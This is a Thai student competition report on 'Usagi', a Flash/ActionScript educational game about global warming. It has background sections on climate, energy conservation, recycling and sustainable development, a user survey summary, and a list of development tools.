



รหัสโครงการ 18p21c0169

USAGI อูซาจิปัททช์โลก

โปรแกรมเพื่อความบันเทิง

รายงานฉบับสมบูรณ์

เสนอต่อ

ศูนย์เทคโนโลยีอิเล็กทรอนิกส์และคอมพิวเตอร์แห่งชาติ

สำนักงานพัฒนาวิทยาศาสตร์และเทคโนโลยีแห่งชาติ

กระทรวงวิทยาศาสตร์และเทคโนโลยี

ได้รับทุนอุดหนุนโครงการวิจัย พัฒนาและวิศวกรรม

โครงการแข่งขันพัฒนาโปรแกรมคอมพิวเตอร์แห่งประเทศไทย ครั้งที่ 18

ประจำปีงบประมาณ 2558

โดย

นาย คณิติน	งามประเสริฐ	ผู้พัฒนา
นางสาว อรพรรณ	มะนิยม	ผู้พัฒนา
นางสาว ณิชนันท์	ศรีสวย	ผู้พัฒนา
นาย อธิรัฐ	พุ่มสาขา	อาจารย์ที่ปรึกษาโครงการ

โรงเรียนสตรีอ่างทอง

กิตติกรรมประกาศ

ขอขอบคุณศูนย์เทคโนโลยีอิเล็กทรอนิกส์และคอมพิวเตอร์แห่งชาติ สำนักงานพัฒนาวิทยาศาสตร์และเทคโนโลยีแห่งชาติ ที่ได้มอบทุนอุดหนุนในการพัฒนาโครงการ “Usagi อูซางิพิทักษ์โลก” ในโครงการแข่งขันพัฒนาคอมพิวเตอร์แห่งประเทศไทยครั้งที่ 18 ทำให้นักเรียนมีโอกาสได้พัฒนาตนเองและแสดงความรู้ความสามารถได้เต็มที่

ขอขอบคุณผู้อำนวยการวินัย ปานแดง ผู้อำนวยการโรงเรียนสตรีอ่างทองที่สนับสนุนให้นักเรียนในโรงเรียนเข้าร่วมการแข่งขันต่างๆ และคอยให้กำลังใจในการทำงาน

ขอขอบคุณครูอธิรัฐ พุ่มสาขา ครูที่ปรึกษาโครงการ ที่ให้แนวทางในการทำโครงการ พร้อมทั้งให้คำปรึกษาแนะนำ เกี่ยวกับข้อมูลโครงการวิเคราะห์และออกแบบระบบ การเขียนโปรแกรมคอมพิวเตอร์

ขอขอบคุณศูนย์เทคโนโลยีอิเล็กทรอนิกส์และคอมพิวเตอร์แห่งชาติ สำนักงานพัฒนาวิทยาศาสตร์และเทคโนโลยีแห่งชาติกระทรวงวิทยาศาสตร์และเทคโนโลยี ที่ได้จัดการแข่งขันการพัฒนาโปรแกรมนี้ขึ้นมา ซึ่งเป็นการเปิดโอกาสให้นักเรียนได้พัฒนาโปรแกรมและได้แสดงความคิดสร้างสรรค์อย่างเต็มที่

ผู้พัฒนา

บทคัดย่อ

เนื่องจากในปัจจุบันได้มีข่าวเกี่ยวกับภาวะโลกร้อนออกมาในหลายรูปแบบทั้งการนำเสนอในรูปแบบของสื่อทางโฆษณา โปสเตอร์ การจัดการรณรงค์ตามท้องถนน หรือแคมเปญที่จัดโดยหน่วยงานต่างๆโดยการนำเสนอนั้นอาจจะมีเนื้อหาที่คล้ายกันและนำเสนอซ้ำไปซ้ำมาเป็นเหตุให้ผู้คนเกิดการเบื่อหน่ายและเลือกที่จะละเลยหรือปฏิบัติตาม รวมถึงประชากรในสังคมส่วนมากมีการขาดจิตสำนึกในการทิ้งขยะ การใช้สอยทรัพยากรต่างๆ ซึ่งเป็นสาเหตุที่ทำให้เกิดภาวะโลกร้อน

ผู้จัดทำจึงได้คิดที่จะนำเอาความรู้ การรณรงค์เกี่ยวกับการลดภาวะโลกร้อนและความสนุกสนานมารวมเข้าด้วยกันเป็นการปลูกฝังจิตสำนึกของผู้เล่นซึ่งจะทำให้ผู้เล่นได้รับความเพลิดเพลินและข้อคิดต่างๆผ่านทางเกม โดยได้จัดทำโครงการที่ชื่อว่า “Usagi อุซางิจิพิทักษ์โลก” โดยใช้โปรแกรม Adobe Flash Action script 3.0 ในการพัฒนาโปรแกรม สำหรับเล่นโดยใช้ระบบ PC ซึ่งคาดว่าจะช่วยปลูกฝังจิตสำนึกและความคิดให้ผู้เล่นใหม่ได้เป็นอย่างดี

หลังจากการนำโปรแกรมไปทดลองให้ กลุ่มเพื่อนนักเรียนทดลองเล่นจริง และทำการประเมินผลด้วยแบบสอบถามการใช้งานโปรแกรมเกม “Usagi อุซางิจิพิทักษ์โลก” พบว่า กลุ่มเพื่อนนักเรียนส่วนใหญ่มีระดับความพอใจด้านประโยชน์จากโปรแกรม อยู่ในระดับดี คิดเป็นร้อยละ 70.3 ด้านความสนุกสนานของโปรแกรม อยู่ในระดับดี คิดเป็นร้อยละ 61.7 ความยากง่ายในการใช้งาน ในระดับดี คิดเป็นร้อยละ 60.7 รูปแบบการใช้งาน ในระดับดี คิดเป็นร้อยละ 67.1 และการประยุกต์ใช้งานของโปรแกรม ในระดับดี คิดเป็นร้อยละ 62.5 และจากข้อเสนอแนะโดยสรุปมีความเห็นว่าควรทำเกมให้มีด่านมากกว่านี้และควรปรับเพิ่มลดความยากง่ายให้พอเหมาะสม

Abstract

At present, there has been news about global warming comes in many forms, as presented in the form of media advertising management, campaign posters in the streets. Or campaigns organized by various organizations. The presentation may have similar content and presentation repeatedly, causing people to be fed, and choose to follow or ignore. Including the one in most organizations there is a lack of awareness on waste. The living resources Which is the cause of global warming.

The idea is to make it possible to know. Campaign about global warming and fun come together to cultivate awareness of the players, which will allow players to enjoy and ideas through games. By doing project named. "Usagi World Conservation " using Adobe Flash Action script 3.0 application development. For players using a PC, which is expected to help instill the idea to new players as well.

After the adoption of the program to go to trial The students play real And evaluated with questionnaires application game "USAGI World Conservation" found that a group of students were satisfied with the benefits of the program. Was good 70.3 per cent of the fun. Was good Percentage 61.7 difficulty of use to a great extent, representing 60.7 percent form the active level is 67.1 percent, and the application of the program to a great extent was 62.5 percent and from. in summary, there are suggestions that should make the game more levels, and this should increase the difficulty to reduce as appropriate.

บทนำ

เนื่องจากในปัจจุบันได้มีข่าวเกี่ยวกับภาวะโลกร้อนออกมาในหลายรูปแบบทั้งการนำเสนอในรูปแบบของสื่อทางโฆษณา โปสเตอร์ การจัดการรณรงค์ตามท้องถนน หรือแคมเปญที่จัดโดยหน่วยงานต่างๆ โดยการนำเสนอ นั้นอาจจะมีเนื้อหาที่คล้ายกันและนำเสนอซ้ำไปซ้ำมาเป็นเหตุให้ผู้คนที่เกิดการเบื่อหน่ายเลยเลือกที่จะละเลย และปฏิบัติตาม รวมถึงเด็กและเยาวชนในสังคมส่วนมากมีการขาดจิตสำนึกในการทิ้งขยะ การใช้สอย ทรัพยากรต่างๆ ซึ่งเป็นสาเหตุที่ทำให้เกิดภาวะโลกร้อน

ผู้จัดทำจึงได้คิดที่จะนำเอาความรู้ การรณรงค์เกี่ยวกับการลดภาวะโลกร้อนและความสนุกสนานมา รวมเข้าด้วยกันเป็นการปลูกฝังจิตสำนึกของผู้เล่นซึ่งจะทำให้ผู้เล่นได้รับความเพลิดเพลินและข้อคิดต่างๆ ผ่าน ทางเกม โดยได้จัดทำโครงการที่ชื่อว่า “Usagi อุซางิพิทักษ์โลก” โดยใช้โปรแกรม Adobe Flash Action script 3.0 ในการพัฒนาโปรแกรม สำหรับเล่นโดยใช้ระบบ PC ซึ่งคาดว่าจะช่วยปลูกฝังจิตสำนึกความคิดให้ผู้เล่นใหม่ได้เป็นอย่างดี

สารบัญ

วัตถุประสงค์และเป้าหมาย	1
รายละเอียดของการพัฒนา	1-8
- ทฤษฎีที่เกี่ยวข้อง	
- เครื่องมือที่ใช้ในการพัฒนา	
- ขั้นตอนการทำงานของโปรแกรม	
- ขอบเขตและข้อจำกัดของโปรแกรมที่พัฒนา	
- คุณลักษณะของอุปกรณ์ที่ใช้กับโปรแกรม	
กลุ่มผู้ใช้โปรแกรม	8
ปัญหาและอุปสรรค	8
แนวทางในการพัฒนาและประยุกต์ใช้ร่วมกับงานอื่นๆ	8
ข้อสรุปและข้อเสนอแนะ	8
เอกสารอ้างอิง	10
สถานที่ติดต่อของผู้พัฒนาและอาจารย์ที่ปรึกษา โทรศัพท์ มือถือ โทรสาร E-mail	11-12
ภาคผนวก	13-20
-คู่มือการใช้งาน	
-ข้อมูลการติดตั้ง	

วัตถุประสงค์ของโครงการ

1. เพื่อให้ผู้เล่นได้รับความรู้เกี่ยวกับสภาวะโลกร้อน
2. เพื่อปลูกฝังจิตสำนึกและให้ผู้เล่นเกิดความสนุกสนาน เพลิดเพลิน

รายละเอียดการพัฒนา

ทฤษฎีที่เกี่ยวข้อง

ภาวะโลกร้อน (Global Warming)

ภาวะโลกร้อน หมายถึง การที่อุณหภูมิเฉลี่ยของอากาศบนโลกสูงขึ้น ไม่ว่าจะ เป็นอากาศบริเวณใกล้ผิวโลกและน้ำในมหาสมุทร ในช่วง 100 ปีที่ผ่านมาอุณหภูมิเฉลี่ยของโลกสูงขึ้นถึง 0.74- 0.18 องศาเซลเซียส และจากแบบจำลองการคาดคะเนภูมิอากาศพบว่าในปี พ.ศ. 2544 – 2643 อุณหภูมิเฉลี่ยของโลกจะเพิ่มขึ้นถึง 1.1 ถึง 6.4 องศาเซลเซียส

สาเหตุที่ทำให้เกิดภาวะโลกร้อนก็เพราะว่าก๊าซเรือนกระจกที่เพิ่มขึ้นจากการทำกิจกรรมต่างๆของมนุษย์ ไม่ว่าจะเป็นการเผาผลาญถ่านหินและเชื้อเพลิง รวมไปถึงสารเคมีที่มีส่วนผสมของก๊าซเรือนกระจกที่มนุษย์ใช้ และอื่นๆอีกมากมาย จึงทำให้ก๊าซเรือนกระจกเหล่านี้ลอยขึ้นไปรวมตัวกันอยู่บนชั้นบรรยากาศของโลก ทำให้รังสีของดวงอาทิตย์ที่ควรจะสะท้อนกลับออกไปในปริมาณที่เหมาะสม กลับถูกก๊าซเรือนกระจกเหล่านี้กักเก็บไว้ ทำให้อุณหภูมิของโลกค่อยๆสูงขึ้นจากเดิม

ผลกระทบของภาวะโลกร้อนนั้นก็มีให้เราเห็นกันอยู่บ่อยๆ สภาพลมฟ้าอากาศที่ผิดแปลกไปจากเดิม ภัยธรรมชาติที่รุนแรงมากขึ้น น้ำท่วม แผ่นดินไหว พายุที่รุนแรง อากาศที่ร้อนผิดปกติจนมีคนเสียชีวิต รวมไปถึงโรคระบาดชนิดใหม่ๆ หรือโรคระบาดที่เคยหายไปจากโลกนี้แล้วก็กลับมาให้เราได้เห็นใหม่ และพาหะนำโรคที่เพิ่มจำนวนมากขึ้น

ในอนาคตคาดว่าผลกระทบของภาวะโลกร้อนจะรุนแรงมากขึ้นเรื่อยๆเราสามารถช่วยกันลดภาวะโลกร้อนได้หลายวิธี หลักๆก็เห็นจะเป็นการใช้พลังงานอย่างคุ้มค่าและประหยัด เพราะว่าพลังงานที่พวกเราใช้กันอยู่ทุกวันนี้กว่าจะมาถึงให้เราได้ใช้นั้น ต้องผ่านกระบวนการขั้นตอนในการผลิตมากมาย และแต่ละขั้นตอนก็จะทำให้เกิดก๊าซเรือนกระจกขึ้นมา เพราะฉะนั้นการลดใช้พลังงานก็เป็นอีกวิธีหนึ่งที่จะช่วยลดภาวะโลกร้อนได้ เช่น การปิดไฟเมื่อไม่ได้ใช้ การใช้น้ำอย่างประหยัด การใช้จักรยานแทนรถยนต์ในการเดินทางใกล้ๆ และอื่นๆอีกมากมาย

ทรัพยากรน้ำ

น้ำเป็นทรัพยากรที่มีความสำคัญต่อชีวิตคน พืช และสัตว์มากที่สุดแต่ก็มีค่าน้อยที่สุดเมื่อเปรียบเทียบกับทรัพยากรธรรมชาติอื่น ๆ น้ำเป็นปัจจัยสำคัญในการดำรงชีวิตของมนุษย์และเป็นองค์ประกอบที่สำคัญของสิ่งมีชีวิตทั้งหลาย

ทรัพยากรพลังงาน

พลังงานเป็นสิ่งที่จำเป็นอย่างหนึ่งในการดำเนินชีวิตของมนุษย์ แหล่งกำเนิดพลังงานมีหลากหลายรูปแบบ น้ำมันเชื้อเพลิงเป็นหนึ่งในแหล่งกำเนิดพลังงานหลักที่ใช้ผลิตไฟฟ้าอยู่ในปัจจุบัน แต่น้ำมันเชื้อเพลิงก็จะหมดไปไม่ช้าเนื่องจากความต้องการใช้พลังงานที่เพิ่มมากขึ้น อีกทั้งน้ำมันเชื้อเพลิงเองก็เป็นต้นเหตุของมลพิษและภาวะโลกร้อน ดังนั้นเราควรจะต้องตระหนักถึงข้อจำกัดนี้และพัฒนาหาแหล่งพลังงานทดแทนที่จะมาใช้แทนหรือร่วมกับน้ำมันเชื้อเพลิง ดังนั้นการอนุรักษ์พลังงานจึงเป็นสิ่งจำเป็นที่ต้องพึงปฏิบัติเพื่อที่จะใช้ทรัพยากรทางด้านพลังงานไม่ให้สูญเปล่า การอนุรักษ์พลังงานก็สามารถช่วยลดภาวะโลกร้อนได้อีกทางหนึ่งด้วย

รัฐบาลของไทยเราได้ออกพระราชบัญญัติการส่งเสริมการอนุรักษ์พลังงาน พ.ศ. 2535 และพระราชบัญญัติการส่งเสริมการอนุรักษ์พลังงาน พ.ศ. 2550 (ฉบับที่ 2) สำหรับโรงงานควบคุมและอาคารควบคุมเพื่อช่วยให้มีการผลิตและใช้พลังงานอย่างมีประสิทธิภาพและประหยัด พร้อมทั้งส่งเสริมให้มีการอนุรักษ์พลังงานมากขึ้น โดยที่โรงงานควบคุมและอาคารควบคุมจะต้องมีผู้รับผิดชอบด้านพลังงานอย่างน้อย 1 คน ในการดำเนินกิจกรรมการอนุรักษ์พลังงานตามกฎหมาย

พลังงานทดแทนสามารถแบ่งตามแหล่งที่มาได้เป็น 2 ประเภท คือ

1. พลังงานทดแทนจากแหล่งที่ใช้แล้วหมดไป อาจเรียกว่า พลังงานสิ้นเปลือง อันได้แก่ ถ่านหิน ก๊าซธรรมชาติ นิวเคลียร์ หินน้ำมัน และทรายน้ำมัน เป็นต้น
2. พลังงานทดแทนที่ใช้แล้วสามารถหมุนเวียนนำมาใช้ได้อีก เรียกว่า พลังงานหมุนเวียน ได้แก่ แสงอาทิตย์ ลม ชีวมวล น้ำ และไฮโดรเจน เป็นต้น

ในปี 2551 ประเทศไทยมีการใช้พลังงานปริมาณรวมทั้งสิ้น 66,284 พันตันเทียบเท่าน้ำมันดิบ ทั้งนี้เป็นการใช้พลังงานเชิงพาณิชย์ 54,023 พันตันเทียบเท่าน้ำมันดิบ คิดเป็นสัดส่วนร้อยละ 81.5 ของปริมาณการใช้พลังงานทั้งหมดที่เหลือเป็นการใช้พลังงานหมุนเวียน 12,261 พันตันเทียบเท่าน้ำมันดิบ คิดเป็นสัดส่วนร้อยละ 18.5 ในด้านการจัดหาซึ่งได้จากแหล่งในและต่างประเทศมีปริมาณสุทธิรวม 110,074 พันตันเทียบเท่าน้ำมันดิบ โดยมีการนำเข้าสุทธิ 48,144 พันตันเทียบเท่าน้ำมันดิบ หรือคิดเป็นสัดส่วนร้อยละ 43.7 ของการจัดหาพลังงานทั้งหมด และผลิตในประเทศ 61,930 พันตันเทียบเท่าน้ำมันดิบ คิดเป็นสัดส่วนร้อยละ 56.3 (ข้อมูลจากกระทรวงพลังงาน) จะเห็นได้ว่าประเทศเรายังมีการนำเข้าแหล่งพลังงานที่ยังสูงอยู่ การใช้พลังงาน

ทดแทนสามารถช่วยประหยัดงบประมาณในการนำเข้าน้ำมันดิบจากต่างประเทศในแต่ละปีด้วย แต่อย่างไรก็ตามพลังงานทดแทนเหล่านี้ยังต้องมีการพัฒนาให้มีความคุ้มค่าทางเศรษฐกิจเพิ่มมากขึ้นอีก (กระทรวงพลังงานมีแผนพัฒนาพลังงาน 15 ปี ระหว่าง พ.ศ. 2551-2565 ที่ต้องการให้เพิ่มสัดส่วนการใช้พลังงานทดแทนให้เป็นร้อยละ 20 ของการใช้พลังงานขั้นสุดท้ายของประเทศ ในปี 2565)

การอนุรักษ์พลังงานสามารถทำได้หลายวิธี เช่น

1) ลดหรือเลิกพฤติกรรมการใช้ไฟฟ้าอย่างสิ้นเปลือง เช่น ลดการเปิดไฟ เครื่องปรับอากาศ เมื่อไม่มีคนอยู่ หรือเปิดโทรทัศน์ทิ้งไว้ ปิดโทรทัศน์ทุกครั้งโดยไม่ใช้รีโมทปิด

2) หมั่นบำรุงรักษาอุปกรณ์ไฟฟ้าต่างๆให้มีอายุการใช้งานให้ยาวนานขึ้น เช่น ทำความสะอาดแผ่นกรองอากาศของเครื่องปรับอากาศ ตั้งอุณหภูมิของเครื่องปรับอากาศที่ 25 องศาเซลเซียสไม่นำอาหารร้อนใส่ในตู้เย็นทันที ไม่เปิดตู้เย็นทิ้งไว้ ตั้งตู้เย็นห่างจากผนังอย่างน้อย 15 ซม.

3) เปลี่ยนอุปกรณ์ไฟฟ้าที่ไม่มีประสิทธิภาพหรือที่กินไฟฟ้ามากให้ประหยัดมากขึ้น เช่น ใช้อุปกรณ์ไฟฟ้าที่ประหยัดไฟมากขึ้น

การรีไซเคิล

การรีไซเคิลหรือการแปรรูปใช้ใหม่ คือ การนำขยะรีไซเคิลมาแปรรูปเป็นวัตถุดิบในกระบวนการผลิตเพื่อผลิตเป็นผลิตภัณฑ์ใหม่

ตัวอย่างขยะรีไซเคิล

แก้ว สามารถแบ่งเป็น 2 ประเภทใหญ่ ดังนี้

1. ขวดแก้วดี จะถูกนำมาคัดแยกชนิด สี และประเภทที่บรรจุสินค้า ได้แก่ ขวดแม็อง ขวดน้ำปลา ขวดเบียร์ ขวดซอส ขวดโซดาวันเวย์ ขวดน้ำดื่มชูกำลัง ขวดยา ขวดน้ำอัดลม ฯลฯ การจัดการขวดเหล่านี้หากไม่แตกบิ่นเสียหาย จะถูกนำกลับเข้าโรงงานเพื่อนำไปล้างให้สะอาดและนำกลับมาใช้ใหม่เรียกว่า “Reuse”

2. ขวดแก้วแตก ขวดที่แตกหักบิ่นชำรุดเสียหายจะถูกนำมาคัดแยกสี ได้แก่ ขวดแก้วใส ขวดแก้วสีชา และขวดแก้วสีเขียว จากนั้นนำเศษแก้วมาผ่านกระบวนการรีไซเคิล โดยเบื้องต้นจะเริ่มแยกเศษแก้วออกมาตามสีของ เาผาजूที่ติดมากับปากขวดออกแล้วบดให้ละเอียด ใส่น้ำยากัดสีเพื่อกัดสีที่ติดมากับขวดแก้ว ล้างให้สะอาดแล้วนำส่งโรงงานผลิตขวดแก้ว เพื่อนำไปหลอมใหม่

กระดาษ เป็นวัสดุที่ย่อยง่ายที่สุด เพราะผลิตจากเยื่อไม้ธรรมชาติ โดยปกติกระดาษจะมีระยะเวลาย่อยสลายได้เองตามธรรมชาติ ประมาณ 2-5 เดือน แต่ถ้าถูกทับถมอยู่ในกองขยะจนแน่นไม่มีแสงแดด อากาศ และความชื้น สำหรับจุลินทรีย์ในการย่อยสลาย ก็อาจต้องใช้เวลากว่า 50 ปีในการย่อยสลาย ดังนั้นเราจึงควร

แยกขยะที่เป็นเศษกระดาษเหล่านี้ออกจากขยะชนิดอื่น ๆ เพื่อความสะดวกในการจัดเก็บและนำไปรีไซเคิลเป็นกระดาษนำกลับมาใช้ใหม่ให้เกิดประโยชน์สูงสุด

พลาสติก แบ่งเป็นประเภทใหญ่ ๆ ได้ 2 ประเภท ดังนี้

1. พลาสติกที่คงรูปถาวรหรือพลาสติกเทอร์โมเซต (Thermosetting Plastic) เป็นพลาสติกที่แข็งตัวด้วยความร้อนแบบไม่ย้อนกลับ สามารถขึ้นรูปผลิตภัณฑ์รูปทรงต่าง ๆ ได้โดยทำให้แข็งตัวด้วยความร้อนในแม่แบบ และเมื่อแข็งตัวแล้วจะมีความคงรูปสูงมาก เนื่องจากไม่สามารถหลอมเหลวได้อีก พลาสติกในกลุ่มนี้จึงจัดเป็นผลิตภัณฑ์พลาสติกประเภท “รีไซเคิลไม่ได้”

2. พลาสติกที่สามารถนำกลับมาใช้ใหม่ได้หรือเทอร์โมพลาสติก (Thermoplastic) เป็นพลาสติกที่หลอมตัวด้วยความร้อนและกลับแข็งตัวเมื่ออุณหภูมิลดต่ำลง พลาสติกชนิดนี้จัดเป็นวัสดุประเภท “รีไซเคิลได้” เพื่อให้ง่ายต่อการแยกชนิดบรรจุภัณฑ์พลาสติกเพื่อนำกลับมาแปรรูปใช้ใหม่ได้อย่างมีประสิทธิภาพ

โลหะ ที่สามารถนำมารีไซเคิลใหม่ ได้มีดังนี้

- เหล็ก ใช้กันมากที่สุดในอุตสาหกรรมก่อสร้าง ผลิตภัณฑ์ต่าง ๆ รวมทั้งเครื่องใช้ในบ้าน อุตสาหกรรม

- ทองเหลือง เป็นโลหะมีราคาดี นำกลับมาหลอมใช้ใหม่ได้ โดยการทำเป็นพระ ระฆัง อุปกรณ์สุขภัณฑ์ต่าง ๆ และใบพัดเรือเดินทะเลขนาดใหญ่

- ทองแดง นำกลับมาหลอมทำสายไฟใหม่ได้อีก

- สแตนเลส นำกลับมาหลอมทำช้อนส้อม กระตะ หม้อ

- ตะกั่ว นำกลับมาหลอมใหม่ทำฟิวส์ไฟฟ้า และส่วนประกอบของอุปกรณ์ต่าง ๆ

อลูมิเนียม แบ่งได้ 2 ประเภท คือ

1. อลูมิเนียมหนา เช่น อะไหล่เครื่องยนต์ ลูกสูบ

2. อลูมิเนียมบาง เช่น กะละมังซักผ้า ชั้นน้ำ กระจกอน้ำอัดลม กระจกอนเปียร์

การอนุรักษ์ทรัพยากรธรรมชาติและสิ่งแวดล้อม

การอนุรักษ์ทรัพยากรธรรมชาติและสิ่งแวดล้อม หมายถึง การใช้ทรัพยากรธรรมชาติและสิ่งแวดล้อมอย่างฉลาด โดยใช้ให้น้อย เพื่อให้เกิดประโยชน์สูงสุด โดยคำนึงถึงระยะเวลาในการใช้ให้ยาวนาน และก่อให้เกิดผลเสียต่อสิ่งแวดล้อมน้อยที่สุด รวมทั้งต้องมีการกระจายการใช้ทรัพยากรธรรมชาติอย่างทั่วถึง

อย่างไรก็ตาม ในสภาพปัจจุบันทรัพยากรธรรมชาติและสิ่งแวดล้อมมีความเสื่อมโทรมมากขึ้น ดังนั้นการอนุรักษ์ทรัพยากรธรรมชาติและสิ่งแวดล้อมจึงมีความหมายรวมไปถึงการ พัฒนาคุณภาพสิ่งแวดล้อมด้วย

หลักการอนุรักษ์ทรัพยากรโดยทั่วไป ในการอนุรักษ์ทรัพยากรโดยทั่วไปจะต้องคำนึงถึงวัตถุประสงค์ 2 ประการ

1. ให้เกิดสวัสดิภาพแก่สังคม(Human welfare)
2. ให้คงไว้ซึ่งคุณภาพและปริมาณของทรัพยากรธรรมชาติ(Maintainance of The quantityand quality of natural resources)

แนวทางการอนุรักษ์ทรัพยากรธรรมชาติ

การเพิ่มประชากรอย่างรวดเร็ว (Exponential) ทำให้มีการนำทรัพยากรธรรมชาติมาใช้สนองความต้องการในการดำรงชีวิตมากยิ่งขึ้นทั้งทางด้านปริมาณและคุณภาพ ซึ่งบางครั้งเกินความจำเป็น จนทำให้ระบบนิเวศต่าง ๆ เสียสมดุล ทรัพยากรธรรมชาติบางอย่างเสื่อมโทรม ร่อยหรอหรือเกิดการเปลี่ยนแปลงจนไม่สามารถเอื้อประโยชน์ได้เช่นเดิม จึงมีความจำเป็นอย่างยิ่งที่จะต้องหาวิธีการ หรือมาตรการในการใช้ทรัพยากรธรรมชาติอย่างเหมาะสมและมีเหตุผลเพียงพอ ทั้งนี้รวมไปถึงการควบคุมขนาดประชากรโลกให้มีความเหมาะสมกับทรัพยากรของโลก ขณะเดียวกันก็ต้องอนุรักษ์สิ่งแวดล้อมควบคู่ไปด้วย

- แนวคิดการพัฒนาแบบยั่งยืน (Sustainable Development-S.D.)

WCED World Commission on Environment and Developmentได้ให้ความหมายของการพัฒนา แบบยั่งยืนไว้ว่า เป็นการพัฒนา ที่สามารถตอบสนอง ต่อความต้องการขั้นพื้นฐาน ของคนในรุ่นปัจจุบัน เช่น อาหาร เครื่องนุ่งห่ม ยารักษาโรค ที่อยู่อาศัย ฯลฯ โดยไม่ทำให้ความสามารถในการตอบสนอง ความต้องการดังกล่าว ของคนรุ่นต่อไปต้องเสียไป ("Development that meets the needs of the present without compromising the ability of Future generation to meet their own needs")

ซึ่งเพื่อพิจารณาแล้ว จะเห็นว่า S.D เป็นเรื่องเกี่ยวข้อง กับความเท่าเทียมกัน ของคนในปัจจุบันรุ่นเดียวกัน และความเท่าเทียมกัน ของคนระหว่างรุ่นปัจจุบัน และรุ่นต่อไป เป็นความเท่าเทียมกัน ที่มุ่งให้เกิดความยุติธรรม ในการกระจายความมั่งคั่ง (รายได้) และการให้ทรัพยากร ตลอดจนการอนุรักษ์ สิ่งแวดล้อมโดย S.D. จะเกี่ยวข้องกับ ความสัมพันธ์ของระบบ 3 ระบบ คือ ระบบนิเวศ สิ่งแวดล้อม ระบบเศรษฐกิจ และระบบสังคม มีเป้าหมายคือ การทำให้บรรลุเป้าหมายทั้ง 3 ระบบนี้ให้มากที่สุด เพื่อให้มีความเจริญเติบโต พร้อมกัน จากคนในปัจจุบัน และมีความยั่งยืนไปจนถึงลูกหลานในอนาคต

- แนวทางการพัฒนาทรัพยากรมนุษย์เพื่อสิ่งแวดล้อม

มนุษย์เป็นผู้ใช้ทรัพยากรโดยตรง ซึ่งย่อมจะต้องได้รับผลกระทบ อันเนื่องมาจากการเปลี่ยนแปลง ของสิ่งแวดล้อม ถ้าหากพิจารณา ถึงปัญหาสิ่งแวดล้อมแล้ว จะเห็นได้ว่า ล้วนเป็นเหตุมาจาก การเพิ่มจำนวน ประชากร และการเพิ่มปริมาณ การบริโภคทรัพยากร ของมนุษย์เอง โดยมุ่งยกระดับมาตรฐาน การดำรงชีวิต และมีการผลิตเครื่องอุปโภคมากขึ้น มีการนำใช้ ทรัพยากรธรรมชาติมากขึ้น ก่อให้เกิดสารพิษ อย่างมากมาย สิ่งแวดล้อมหรือธรรมชาติ ไม่สามารถจะปรับตัวได้ทัน และทำให้ธรรมชาติ ไม่สามารถรักษาสมดุลไว้ได้ อันจะส่งผลกระทบต่อมนุษย์และโลกในที่สุด

ปัญหาสิ่งแวดล้อมที่เกิดขึ้นนี้ จะเห็นได้ว่า เกิดจากการขาดความรู้ ความเข้าใจในความเป็นจริง ของสิ่งแวดล้อม และธรรมชาติ ขาดความรู้ความเข้าใจ ในความเป็นจริงของชีวิต และองค์ประกอบอื่น ของความเป็นมนุษย์ โดยที่มนุษย์เอง ก็เป็นส่วนหนึ่ง ของสิ่งแวดล้อม และธรรมชาติ ดังนั้น การนำความรู้ ความเข้าใจ มาปรับปรุง พัฒนาการดำรงชีวิต ของมนุษย์ให้กลมกลืน กับสิ่งแวดล้อม จึงน่าจะเป็น มาตรการที่ดีที่สุด ใน การที่จะทำให้มนุษย์ สามารถที่จะดำรงชีวิตอยู่ได้ อย่างมั่นคง มีความสอดคล้อง และสามารถกลมกลืน กับสิ่งแวดล้อมได้ทั้งในปัจจุบัน และอนาคต

แนวทางการพัฒนาทรัพยากรมนุษย์เพื่อสิ่งแวดล้อมควรมีดังนี้

1. การให้การศึกษาเกี่ยวกับสิ่งแวดล้อม โดยเน้นให้ผู้เรียน ได้รู้จักธรรมชาติ ที่อยู่รอบตัว มนุษย์อย่างแท้จริง โดยให้มีการศึกษาถึง นิเวศวิทยา และความสัมพันธ์ ระหว่างมนุษย์ และสิ่งแวดล้อม เพื่อให้มีความรู้จริง ในการดำรงชีวิต ให้ผสมกลมกลืน กับธรรมชาติที่อยู่โดยรอบ ได้มุ่งสอน โดยยึดหลักศาสนา โดยสอนให้คนมีชีวิต ความเป็นอยู่อย่างเรียบง่าย ไม่ทำลายชีวิตอื่น ๆ ที่อยู่ในธรรมชาติด้วยกัน พิจารณาถึง ความเป็นไปตามธรรมชาติที่เป็นอยู่ ยอมรับความเป็นจริง ของธรรมชาติ และยอมรับความจริงนั้น โดยไม่ฝืน ธรรมชาติ ใช้ประโยชน์จากธรรมชาติ อย่างสิ้นเปลืองน้อยที่สุด ทำให้เกิดทรัพยากรมนุษย์ ที่มีคุณภาพเป็นที่ ต้องการ ของสังคมและประเทศชาติ ในการพัฒนา

2. การสร้างจิตสำนึกแห่งการอนุรักษ์สิ่งแวดล้อม เป็นการทำให้บุคคล เห็นคุณค่าและ ตระหนัก ในสิ่งแวดล้อมและธรรมชาติ รวมทั้งผลกระทบ จากการทำกิจกรรม ที่ส่งผลกระทบต่อสิ่งแวดล้อม สร้าง ความรู้สึก รับผิดชอบต่อปัญหาที่เกิดขึ้น ระหว่างสิ่งแวดล้อม และการพัฒนา การสร้างจิตสำนึก โดยการให้ การศึกษา เกี่ยวกับสิ่งแวดล้อม จะเป็นพื้นฐานในการพัฒนาจิตใจ ของบุคคล และยังมีผลต่อ พฤติกรรม ของ บุคคล ให้มีการเปลี่ยนแปลง การดำเนินชีวิต ได้อย่างเหมาะสม สอดคล้องกลมกลืน กับธรรมชาติ

3. การส่งเสริมให้มีการปรับเปลี่ยนพฤติกรรมโดยให้เอื้อต่อสิ่งแวดล้อม ดำรงชีวิต โดย สอดคล้องกับธรรมชาติ ซึ่งการปรับเปลี่ยน พฤติกรรม ที่เอื้อต่อสิ่งแวดล้อมนี้ จะเป็นสิ่งที่เกิดตามมา จากการ ให้การศึกษา และการสร้างจิตสำนึก ทำให้มีการดำรงชีวิต โดยไม่เบียดเบียนธรรมชาติ

เครื่องมือที่ใช้ในการพัฒนา

เทคนิคและเทคโนโลยีที่ใช้พัฒนา

1. ใช้โปรแกรม Adobe Flash ในการสร้างสรรค์ชิ้นงานให้ออกมาดี
2. ใช้ภาษา Action Script 3.0 ในการเขียนโปรแกรมให้เกมของเราสามารถทำงานได้จริง
3. ใช้ภาษา php My SQL และ ภาษา Action Script 3.0 ในการเชื่อมโยงระหว่างแฟลชกับระบบฐานข้อมูล

